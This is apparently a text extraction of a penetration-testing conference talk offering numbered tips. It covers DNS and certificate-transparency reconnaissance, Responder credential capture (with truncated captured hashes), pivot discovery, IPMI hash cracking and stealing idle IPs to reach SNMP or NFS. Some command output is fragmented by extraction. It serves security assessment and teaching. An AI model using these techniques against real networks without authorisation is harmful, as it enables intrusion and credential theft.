

Turbo Tactical Exploitation 22 Tips for Tricky Targets



Introduction

Every security assessment is a race

Today's focus

- Find useful targets fast
- Identify pivot points
- Maximize access
- Escape with data



First Things First

TIP O

Always run **responder** & **flamingo**

- Listen on multiple protocols and try to negotiate authentication with clients
- Recommend using responder first and then running flamingo on the remaining ports
- Why? Free credentials and early warning of investigation by your targets

A background tcpdump helps too!

./Responder.py

```
SMB Administrator::BIDCON:a459...
```


```
SMB watchguard_sso::BANKOFNNN:6dbf...
```

```
SMB WGAdmin::BIGMFG:a412...
```

SMB _SSOWatchguard::GNRTRANSP:9c93...

SMB PA_Agent::MYAIRNATIONAL:0c18...







It's Always DNS

TIP 1

DNS is always a good starting point

- Identify hosting providers
- List domain verifications
- Easy-mode phishing
- Find geographies

The important bits

- ANY if still enabled
- NS, TXT, MX, A, AAAA
- CAA, SRV

\$ dig -t TXT @evil.corp

- 1password-site-verification
- adobe-idp-site-verification
- amazonses
- atlassian-domain-verification
- chariot
- coda-verification
- docker-verification
- docusign
- google-site-verification
- linear-domain-verification
- logmein-verification-code
- mongodb-site-verification
- onetrust-domain-verification
- parallels-domain-verification
- status-page-domain-verification
- zapier-domain-verification-challenge
- zoom-domain-verification




CZDS Is Your Friend



ICANN offers access to 1200+zones

https://czds.icann.org/



```
$ pigz -dc com.gz | \
  grep paloaltonetworks\\.com
```

\$ pigz -dc com.gz | \
 grep 144\\.86\\.173\\.

```
ns1.automationyesterday.com.
                                  172800
                                                          144.86.173.3
                                                  а
ns1.discoverycallsout.com.
                                                          144.86.173.3
                                 172800
ns1.paloaltonetworksast.com.
                                                          144.86.173.3
                                 172800
                                                  а
ns2.automationyesterday.com.
                                  172800
                                                          144.86.173.3
                                                  а
ns2.discoverycallsout.com.
                                                          144.86.173.3
                                  172800
                                                  а
ns2.paloaltonetworksast.com.
                                 172800
                                                          144.86.173.3
                                                  а
```



Cloudflare Account Association

TIP 3

Cloudflare domains can be linked

- A single account has one set of NS records for all domains
- Quickly confirm that the same CF account owns two different domain names
- Find likely matches in the CZDS dumps or from DNS lookups
- Not perfect, but the odds are good (10 servers, 1/45 or ~2% FP rate)

```
$ pigz -dc com.gz | \
grep "ns.*cloudflare" > cf.txt
```

\$./analyze cf.txt

kimora/tadeo => accountingcloudbox.com accountingdock.com accountinghosted.com bizaccountingcloud.com calseml.com core-marks.com docstoragetower.com faxandcloudstorage.com faxstorage.com faxstoragepro.com hostedfaxservice.com hostedfileexchange.com hostingdoccloud.com hostingvaultaccount.com hotelellbeerishikesh.com jeffcurt.com kucingbet.com longriverinv.com lux-girls-astana.com nishirnura.com olympus-american.com prgmine.com sheakelso.com storagedoccloud.com suff0lk.com vaultfileresources.com



Credit: Internet Friend

Multi-Source Subdomain Discovery

TIP 4

Subfinder

- Part of the Project Discovery toolkit
- Designed to be piped into other tools

Amass

- An official OWASP project
- Designed for recurring enumeration
- Just released 5.0!

Both written in Go with permissive open source licenses

\$ subfinder -d nato.int

projectdiscovery.io

```
[INF] Loading provider config from /Users/dev/Library/Application
Support/subfinder/provider-config.yaml
[INF] Enumerating subdomains for nato.int
ifcnorfolk.nato.int
www.natoschool.nato.int
naptest.nspa.nato.int
www.msiac.nato.int
itrans.act.nato.int
sonarqube.devops.ncia.nato.int
smtp.jwc.nato.int
shared.napma.nato.int
www.jfcbs.nato.int
natoedge24.nato.int
wac.act.nato.int
arrc.nato.int
ns.saclantc.nato.int
npc.ncia.nato.int
webmail.meads.nato.int
gp.dev.nato.int
```



Certificate Transparency (Easy Mode)

TIP 5

Certificate Transparency changed the world, but <u>CRT.sh</u> made it easy to observe.

- <u>CRT.sh</u> is a 100% PostgreSQL app
- Web and direct SQL interfaces

Get the SQL from the web

https://crt.sh/?q=%.nato.int&showSQL=Y

```
$ psql -U guest -h <a href="mailto:crt.sh">crt.sh</a> certwatch
psql> WITH ci AS (
    SELECT min(sub.CERTIFICATE_ID) ID,
           min(sub.ISSUER_CA_ID) ISSUER_CA_ID,
           array_agg(DISTINCT sub.NAME_VALUE) NAME_VALUES,
           x509_commonName(sub.CERTIFICATE) COMMON_NAME,
           x509_notBefore(sub.CERTIFICATE) NOT_BEFORE,
           x509_notAfter(sub.CERTIFICATE) NOT_AFTER,
           encode(x509_serialNumber(sub.CERTIFICATE), 'hex') SERIAL_NUMBER,
           count(sub.CERTIFICATE_ID)::bigint RESULT_COUNT
 issuer_ca_id |
                                              issuer_name
                               name value
       common_name
                          not_before
entry_timestamp
                                                 not after
serial number
                     result count
            3 | C=US, 0=Equifax, OU=Equifax Secure Certificate Authority
| transnet.act.nato.int | transnet.act.nato.int | 34002289 | 2016-09-23
03:26:39.638 | 2009-09-21 09:35:53 | 2011-09-23 10:02:12 | 0d0133
            3 | C=US, O=Equifax, OU=Equifax Secure Certificate Authority
                         cmo.act.nato.int
                                                 34430314 | 2016-09-24
| cmo.act.nato.int
23:19:18.743 | 2009-05-12 00:38:19 | 2010-06-13 09:59:00 | 0b2a36
            3 | C=US, O=Equifax, OU=Equifax Secure Certificate Authority
| connect.act.nato.int | connect.act.nato.int | 34402509 | 2016-09-24
21:57:33.903 | 2009-09-28 00:04:35 | 2011-09-29 19:34:43 | 0d1e78
```



Certificate Transparency (Hard Mode)

TIP 6

Read live updates to the CT log servers without going through a third-party aggregator.

ctail

https://github.com/hdm/ctail

PD's tlsx recently added CT tailing with built-in Bloom filters (ctutil)

https://github.com/projectdiscovery/tlsx

\$ go run github.com/hdm/ctail@latest\
-f -m '^autodiscover\.'

[+] Loading all known logs from
https://www.gstatic.com/ct/log_list/v3/log_list.json

{"name":"autodiscover.cimclinic.ru", "ts":1753942445090, "cn":"www.cimclinic.ru", "sha1":"e5aa943fc0e0c5d5c70f8415068b4064d29df196", "dns":["www.cimclinic.ru", "autodiscover.cimclinic.ru", "mail.cimclinic.ru", "owa.cimclinic.ru", "cimclinic.ru"]}
{"name":"autodiscover.shopchampion.ru", "ts":1753942590434, "cn":"www.shopchampion.ru", "sha1":"59b87df8c124357fffcc88d9a20552999cedc666", "dns":["www.shopchampion.ru", "autodiscover.shopchampion.ru", "mail.shopchampion.ru", "owa.shopchampion.ru", "shopchampion.ru"]}
{"name":"autodiscover.cimclinic.ru", "ts":1753942444431, "cn":"www.cimclinic.ru"

{"name":"autodiscover.pipescraft.com","ts":1753942556529,"cn":"mail.pipescraft.com","sha1":"282aaa45f5a9376761997c768b6d2d1906bb62a7","dns":["*.gilpipes.com","autodiscover.pipescraft.com","cpanel.pipescraft.com","cpcalendars.pipescraft.com","cpcontacts.pipescraft.com","edd.lop.temporary.site","gilpipes.com","mail.edd.lop.temporary.site","mail.pipescraft.com","pipescraft.com","webdisk.pipescraft.com","webmail.pipescraft.com","www.edd.lop.temporary.site","www.pipescraft.com","www.website-6c8affd1.gilpipes.com"]}

u", "sha1": "e5aa943fc0e0c5d5c70f8415068b4064d29df196", "dns": ["www.cimclinic.r

u", "autodiscover.cimclinic.ru", "mail.cimclinic.ru", "owa.cimclinic.ru", "cimcl

{"name": "autodiscover.shopchampion.ru", "ts": 1753942589947, "cn": "www.shopchampion.ru", "sha1": "59b87df8c124357fffcc88d9a20552999cedc666", "dns": ["www.shopchampion.ru", "autodiscover.shopchampion.ru", "mail.shopchampion.ru", "owa.shopchampion.ru"]}...



inic.ru"|}

Abusing Split DNS

TIP 7

Identify all reachable DNS servers

- Official NS for the target domains
- All external DNS services in range
- Look for split-horizon leaks

Search for special-purpose domains

- wpad/isatap
- opnsense/pfsense/router/firewall
- setup.meraki.com

```
$ nmap -sU -p53 A.B.C.D/24
Nmap scan report for A.B.C.D
Host is up (0.0060s latency).
      STATE SERVICE VERSION
53/udp open domain Unbound
$ nmap -sL -R \
    --dns-servers A.B.C.D \
    192.168.40.0/24
Host: 192.168.40.57 (philips-hue.localdomain)
Host: 192.168.40.131 (ZHAOXIN-Z3.localdomain)
Host: 192.168.40.167 (plc02.localdomain)
Host: 192.168.40.171 (plc01.localdomain)
Host: 192.168.40.225 (splunk.localdomain)
Host: 192.168.40.233 (WIN-LB4096E0RUP.localdomain)
Host: 192.168.40.241 (RZ2K16Server.localdomain)
Host: 192.168.40.243 (sancog-loongson-pc.localdomain)
Host: 192.168.40.244 (MAC0007df00dd6c.localdomain)
Host: 192.168.40.245 (netbox.localdomain)
```




Proxy Host Pings With DNS

TIP8

Force a DNS open resolver to ping hosts you can't reach directly

- Host a subdomain that returns NS records pointing to internal IPs
- Trigger resolution via direct DNS scanning or by manually forcing internal lookups
- Timing tells you whether the target exists and sometimes how close

```
$ ./dnsrp 9.9.9.9 192.168.0.0/24
192.168.0.0
             1513ms
192.168.0.1
             1511ms
192.168.0.2
             1511ms
192.168.0.3
             1511ms
192.168.0.4
             1511ms
192.168.0.5
             1510ms
192.168.0.6
             1513ms
192.168.0.7
             2001ms
192.168.0.8
             1512ms
192.168.0.9
              11ms
192.168.0.10
              12ms
192.168.0.11
              70ms
192.168.0.12
              12ms
192.168.0.13
              11ms
192.168.0.14 1512ms
192.168.0.15 1513ms
```





Cracking The Edge

Find paths into the internal environment from the internet

- Identify developers, source repositories, and internal resources
- Find vulnerable targets that are likely pivot points
- Verify that they can access internal resources
- Compromise and reposition for next steps



Hunting For Developers

TIP9

Search GitHub*, GitLab, Bitbucket, StackOverflow, and other dev platforms for references to the company, domain, or product.


Explore the repos & packages owned by the organization and individual developers

- Collect usernames and public keys
- Build a list of internal resources





Confirming Access With SSH Public Keys









VPN Appliances

TIP 11 VPNs are popular targets as easy pivot points with cached credentials **Most Frequently Exploited Vulnerabilities** Among the Mandiant incident response investigations performed in 2024, the most frequently exploited vulnerabilities affected security devices, which are, due to their function, typically placed at the edge of the network. Three of the four vulnerabilities were first exploited as zerodays. While a broad selection of threat actors have recently targeted edge devices, Mandiant also specifically noted an increase³ in targeting from Russian⁴ and Chinese⁵cyber espionage actors. **Most Frequently Exploited Vulnerabilities** PAN-OS GlobalProtect (Palo Alto Networks) Connect **Policy Secure** CVE-2024-3400 Secure VPN (Ivanti) (Ivanti) CVE-2023-46805 **FortiClient EMS (Fortinet)** CVE-2023-48788

```
$ nuclei -itags \
  panos,ivanti,fortinet,sonicwall
  -u https://target...
```

Not vuln? Wait a couple more weeks...


Remote Desktop

TIP 12

RDP is still frequently exposed at the edge. NLA prevents pre-auth screenshots, but in return it leaks pre-auth machine name, kernel version, and domain names

Surprising exposures still happen

- via IPv6
- via Remote Desktop Gateway







Unintended IPv6 Exposures

TIP 13

Most use of IPv6 on internet-facing machines is intentional; these records are published in AAAA DNS entries.


A few issues can result in systems being publicly exposed by accident.

- ISP-level 6to4 routers
- Cellular broadband IPs
- Misconfigured hosting











First Inside Steps

Congratulations, you made it in.

Where to go next?

Focus on controls, access, and data

- Network management platforms
- Administrator workstations
- Development portals
- Storage systems



Network Management Platforms

TIP 14

Network management platforms contain credentials and configurations for devices.

Devices already allow access from the platform's source IP

- SolarWinds
- ManageEngine
- PRTG
- OpenNMS
- Zabbix
- Cacti

Identify these by sniffing for SNMP, NetBIOS requests, ARP sweeping, or scanning for specific ports.

Notice a repeated failed ARP? Temporarily snag the IP to capture inbound SNMP credentials.

Network devices control ACLs and segmentation, once you can manage the firewall, you win.

./flamingo -p 22,161



Easy Mode Pivot Points

TIP 15

Find multi-homed internal devices by abusing leaky-services

NetBIOS using **nextnet**

DCERPC using impacket

- Oxid2Resolver
- WLAN & WWAN
- NCACN Addresses

SNMP with your favorite scanner

```
# nextnet 192.168.0.0/24
{"host":"192.168.40.131", "port":"137", "proto":"udp", "prob
e":"netbios", "name": "ZHAOXIN-Z3", "info": { "domain": "WORKGR
OUP", "hwaddr": "84:47:09:05:b5:e7"}}
# rpcdump.py <host>
# cat oxid2resolver.py
ccm = dcomrt.IActivation(dce)
iInterface =
scm.RemoteActivation(comev.CLSID_EventSystem,
comev.IID_IEventSystem)
objExporter = dcomrt.IObjectExporter(dce)
objExporter.ResolveOxid2(iInterface.get_oxid(), (7,))
```



Harder Mode Pivot Points

TIP 15

Identify pivot points through unique ID detection and through IP forwarding tests.

- Same unique ID in more than one place?
 It's likely a multi-homed machine.
- Forwarding enabled? It may route you into a better subnet. Container hosts often enable it by default.

```
# nmap -sV <target> -p 161 \
# nmap -sn <target> --script \
ip-forwarding
--script-args='target=8.8.8.8'
```



Developer Tool Hubs

TIP 16

- Continuous integration, code forge, and artifact tools are a great starting point.
- Often available without credentials and expose credentials in the logs and generated artifacts.
- These tools also expose user activity and make it easy to find the most important targets

```
$ nmap -sS -p 80,443,8080,8061,8000 \
--script http-title

$ nuclei -t http/technologies \
-u <target>
```



Configuration & Key-Value Databases

TIP 17

Services like etcd, redis, consul, memcache, mongo, zookeeper, and many others are exposed to the network without credentials

- Services can contain credentials and detailed configuration
- Key-value stores often contain session IDs for active logins

```
$ nuclei -t network \
  -u <target>
```

Or lean on your favorite vulnerability scanner, but note that these are often reported as "Info"-risk vulnerabilities, even when the services is full of passwords.

Development environments are the worst.



MongoDB v5.0 CPU Feature Requirement

TIP 18

MongoDB added micro-architecture requirements in v5.0 (AVX for Intel, 8.2 for ARM).

Fully-patched products often run EoL MongoDB (4.4 and below)

- Ubiquiti UniFi
- Cisco ISE






Network Logon Scripts

TIP 19

- A session with any authenticated
 Windows user will get you access to
 the LOGON scripts (often SysVol)
- These often trigger endpoint management tools; follow the chain to find the internal package repository
- Keep an eye out for hard-coded credentials scripts that execute tools from writable locations





Patch Management & Packaging

TIP 20

BigFix and other patch deployments systems often have hardcoded useful credentials in the "packages". Any platform that supports admin-created packages is worth digging through.

 Internal artifact and package repositories can be used to backdoor everything at once Hunt for BigFix relays

```
$ nmap -p 52311
```

msf> use .*ibm_bigfix.*<tab>



Elder (Computer) Abuse

TIP 21

The longer it has been around, the more important is must be to remain there.

- End-of-Life systems have infinite vulnerabilities (since nobody has been keeping track of them).
- Using legacy vulnerabilities as "zero-day" on end-of-life systems without a corresponding CVE is common.

Traits to look for

- Device age by MAC address lookup
- Copyright strings from before 2020
- Ancient HTTP Last-Modified headers
- Legacy and EoL operating systems
- Classic TCP/IP services (chargen)



PC Load Letter

TIP 22


Printers continue to be amazing targets, since they are typically multi-homed, have weak security, process sensitive data, and store credentials.

- Break network segmentation by routing between interfaces
- Extract useful credentials from the SMTP, LDAP, and SNMP configurations

A recent (fun) vulnerability is the Brother printer default password. This password from the device serial number. The serial number happened to be exposed from the web interface.

The vendor fixed the serial number leak, but we had been using the "uscan" service to pull serial numbers for years prior to knowing it was an issue, and had to report this useful information leak as a vulnerability.







Get The Loot

Identify where the target data lives and look for ways to sidestep the existing controls.

Focus on fundamentals

- Odd & underprotected platforms
- Out-of-band management
- Underlying storage systems
- Backup platforms



Outliers For The Win

TIP 23

The weirdest systems are often the most important. Look for instances of operating systems, hardware platforms, or services that are rare across the organization.

Older Unix machines, OT HMIs, and one-off hardware platforms (badge readers, etc) are often least-secure while being critically important.

Use network scans or any existing data describing systems and services. Group by various attributes and look for the instances that are most unique. The weirdest machines will bubble to the top.

A fun attribute to sort by is network latency; embedded devices tend to have slightly higher ping times (~25–100ms vs sub 25ms).

Outliers also tend to correlate to risk



BMCs, KVMs, Serial Servers

TIP 24

Out-of-band management devices tend to be easy paths to compromising the most important systems.

- KVMs and serial consoles often keep authenticated sessions alive indefinitely.
- Bog-standard vulnerabilities, weak passwords, and insecure protocols leave these wide open.






IPMI Continues To Be A Backdoor

TIP 25

SuperMicro's BMC enables the IPMI protocol by default. Recent models use a random default password specified on the physical service tag.

- IPMI uses RAKP+ authentication which exposes the hash of the password to the network
- Pause your Ollama cluster for a bit and throw hashcat at the sequence.





Go Directly To The Storage

TIP 26

Why work through application limitations and authentication when you can read the data directly.

- Great targets are SMB, NFS, iSCSI, object storage, and cluster file systems.
- Storage devices and storage protocols are optimized for speed, not security, and it shows.

NFS is often authenticated by IP range only. Use showmount –e to get a list of exports, showmount –a to see what is connected. If there is an allowed IP that is not online, steal it temporarily to access NFS.

\$ nfsping.pl 192.168.0.0/24

ISCSI supports authentication via CHAP but device support can be flakey and it's often disabled by default.



Backup Systems Can Be The Weakest Link

TIP 27

Backup devices, software, and services are often less protected than the rest of the stack.

- Protocols like NDMP are relatively open by default, just tricky to communicate with.
- Don't forget about tape libraries and robots!

Veeam Backup & Replication

"As we have mentioned previously, more than 20% of Rapid7 incident response cases in 2024 involved **Veeam** being accessed or exploited in some manner"

